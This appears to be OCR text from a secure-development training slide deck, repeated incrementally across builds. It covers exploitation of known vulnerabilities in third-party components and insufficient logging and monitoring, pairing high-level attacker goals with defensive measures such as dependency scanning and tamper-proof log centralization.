


Goal	Compromising an application by exploiting a publicly known vulnerability in one of it's included components (libraries, frameworks etc.)
How	Fingerprint application Search the web for corresponding vulnerabilities and exploits e.g. https://www.cvedetails.com/, https://www.exploit-db.com/, etc.
Solution	Be aware of all components you have in use
OWASP Top 10	
(Primary) Violated Principle	


Vulnerabilities in 3rd Party Components



Goal	Compromising an application by exploiting a publicly known vulnerability in one of it's included components (libraries, frameworks etc.)
How	Fingerprint application Search the web for corresponding vulnerabilities and exploits e.g. https://www.cvedetails.com/, https://www.exploit-db.com/, etc.
Solution	Be aware of all components you have in use Check all components for publicly known vulnerabilities Tools can help you with this task, e.g. GitHub Dependabot OWASP Dependency Check Sonatype Nexus IQ / Lifecycle Synopsys Black Duck Software Composition Analysis etc…
OWASP Top 10	
(Primary) Violated Principle	



Src Control
SUBVERSION
mercurial
3rd party check
JET BRAINS
IDE
Buddy
CI/CD
App Server

Vulnerabilities in 3rd Party Components




Goal	Compromising an application by exploiting a publicly known vulnerability in one of it's included components (libraries, frameworks etc.)
How	Fingerprint application Search the web for corresponding vulnerabilities and exploits e.g. https://www.cvedetails.com/, https://www.exploit-db.com/, etc.
Solution	Be aware of all components you have in use Check all components for publicly known vulnerabilities Tools can help you with this task, e.g. GitHub Dependabot OWASP Dependency Check Sonatype Nexus IQ / Lifecycle Synopsys Black Duck Software Composition Analysis etc…
OWASP Top 10	
(Primary) Violated Principle	

Vulnerabilities in 3rd Party Components




Goal	Compromising an application by exploiting a publicly known vulnerability in one of it's included components (libraries, frameworks etc.)
How	Fingerprint application Search the web for corresponding vulnerabilities and exploits e.g. https://www.cvedetails.com/, https://www.exploit-db.com/, etc.
Solution	Be aware of all components you have in use Check all components for publicly known vulnerabilities Tools can help you with this task, e.g. GitHub Dependabot OWASP Dependency Check Sonatype Nexus IQ / Lifecycle Synopsys Black Duck Software Composition Analysis etc… Perform checks as early as possible in the development lifecycle
OWASP Top 10	
(Primary) Violated Principle	

Vulnerabilities in 3rd Party Components




Goal	Compromising an application by exploiting a publicly known vulnerability in one of it's included components (libraries, frameworks etc.)
How	Fingerprint application Search the web for corresponding vulnerabilities and exploits e.g. https://www.cvedetails.com/, https://www.exploit-db.com/, etc.
Solution	Be aware of all components you have in use Check all components for publicly known vulnerabilities Tools can help you with this task, e.g. GitHub Dependabot OWASP Dependency Check Sonatype Nexus IQ / Lifecycle Synopsys Black Duck Software Composition Analysis etc… Perform checks as early as possible in the development lifecycle For very high protection needs: consider to audit them
OWASP Top 10	
(Primary) Violated Principle	

Vulnerabilities in 3rd Party Components




Goal	Compromising an application by exploiting a publicly known vulnerability in one of it's included components (libraries, frameworks etc.)
How	Fingerprint application Search the web for corresponding vulnerabilities and exploits e.g. https://www.cvedetails.com/, https://www.exploit-db.com/, etc.
Solution	Be aware of all components you have in use Check all components for publicly known vulnerabilities Tools can help you with this task, e.g. GitHub Dependabot OWASP Dependency Check Sonatype Nexus IQ / Lifecycle Synopsys Black Duck Software Composition Analysis etc… Perform checks as early as possible in the development lifecycle For very high protection needs: consider to audit them
OWASP Top 10	A9:2017-Using Components with Known Vulnerabilities
(Primary) Violated Principle	


Vulnerabilities in 3rd Party Components



Goal	Compromising an application by exploiting a publicly known vulnerability in one of it's included components (libraries, frameworks etc.)
How	Fingerprint application Search the web for corresponding vulnerabilities and exploits e.g. https://www.cvedetails.com/, https://www.exploit-db.com/, etc.
Solution	Be aware of all components you have in use Check all components for publicly known vulnerabilities Tools can help you with this task, e.g. GitHub Dependabot OWASP Dependency Check Sonatype Nexus IQ / Lifecycle Synopsys Black Duck Software Composition Analysis etc… Perform checks as early as possible in the development lifecycle For very high protection needs: consider to audit them
OWASP Top 10	A9:2017-Using Components with Known Vulnerabilities
(Primary) Violated Principle	„Understand how integrating external components changes your attack surface“



Internet
DMZ
Application
Intranet
Log Server
Business Logic
Input Val.
AuthZ
AuthN
Output San.
App Server
Web Server
DBs
LDAP
File Share
LB Proxy
Ext. Service
FW
WAF
FW
Int. Service

Insufficient Logging and Monitoring




Goal	Hide attacks and go unnoticed.
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Insufficient Logging and Monitoring




Goal	Hide attacks and go unnoticed.
How	Security relevant events are not logged appropriately
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Insufficient Logging and Monitoring




Goal	Hide attacks and go unnoticed.
How	Security relevant events are not logged appropriately Logs are not monitored regularly
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Insufficient Logging and Monitoring




Goal	Hide attacks and go unnoticed.
How	Security relevant events are not logged appropriately Logs are not monitored regularly No appropriate alert thresholds are in place
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Insufficient Logging and Monitoring




Goal	Hide attacks and go unnoticed.
How	Security relevant events are not logged appropriately Logs are not monitored regularly No appropriate alert thresholds are in place No suitable response process is in place
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Insufficient Logging and Monitoring




Goal	Hide attacks and go unnoticed.
How	Security relevant events are not logged appropriately Logs are not monitored regularly No appropriate alert thresholds are in place No suitable response process is in place
Solution	Define which events are security relevant and therefore should be logged e.g. failed authentication attempts, access control violation attempts, input validation failures, CSP reportings etc.
OWASP Top 10	
(Primary) Violated Principle	

Insufficient Logging and Monitoring




Goal	Hide attacks and go unnoticed.
How	Security relevant events are not logged appropriately Logs are not monitored regularly No appropriate alert thresholds are in place No suitable response process is in place
Solution	Define which events are security relevant and therefore should be logged e.g. failed authentication attempts, access control violation attempts, input validation failures, CSP reportings etc. Use consistent log formats throughout your organization
OWASP Top 10	
(Primary) Violated Principle	

Insufficient Logging and Monitoring




Goal	Hide attacks and go unnoticed.
How	Security relevant events are not logged appropriately Logs are not monitored regularly No appropriate alert thresholds are in place No suitable response process is in place
Solution	Define which events are security relevant and therefore should be logged e.g. failed authentication attempts, access control violation attempts, input validation failures, CSP reportings etc. Use consistent log formats throughout your organization Centralize logs in a tamper-proof system
OWASP Top 10	
(Primary) Violated Principle	

Insufficient Logging and Monitoring




Goal	Hide attacks and go unnoticed.
How	Security relevant events are not logged appropriately Logs are not monitored regularly No appropriate alert thresholds are in place No suitable response process is in place
Solution	Define which events are security relevant and therefore should be logged e.g. failed authentication attempts, access control violation attempts, input validation failures, CSP reportings etc. Use consistent log formats throughout your organization Centralize logs in a tamper-proof system Implement appropriate monitoring, alarm thresholds and response processes -> and also test them!
OWASP Top 10	
(Primary) Violated Principle	

Insufficient Logging and Monitoring

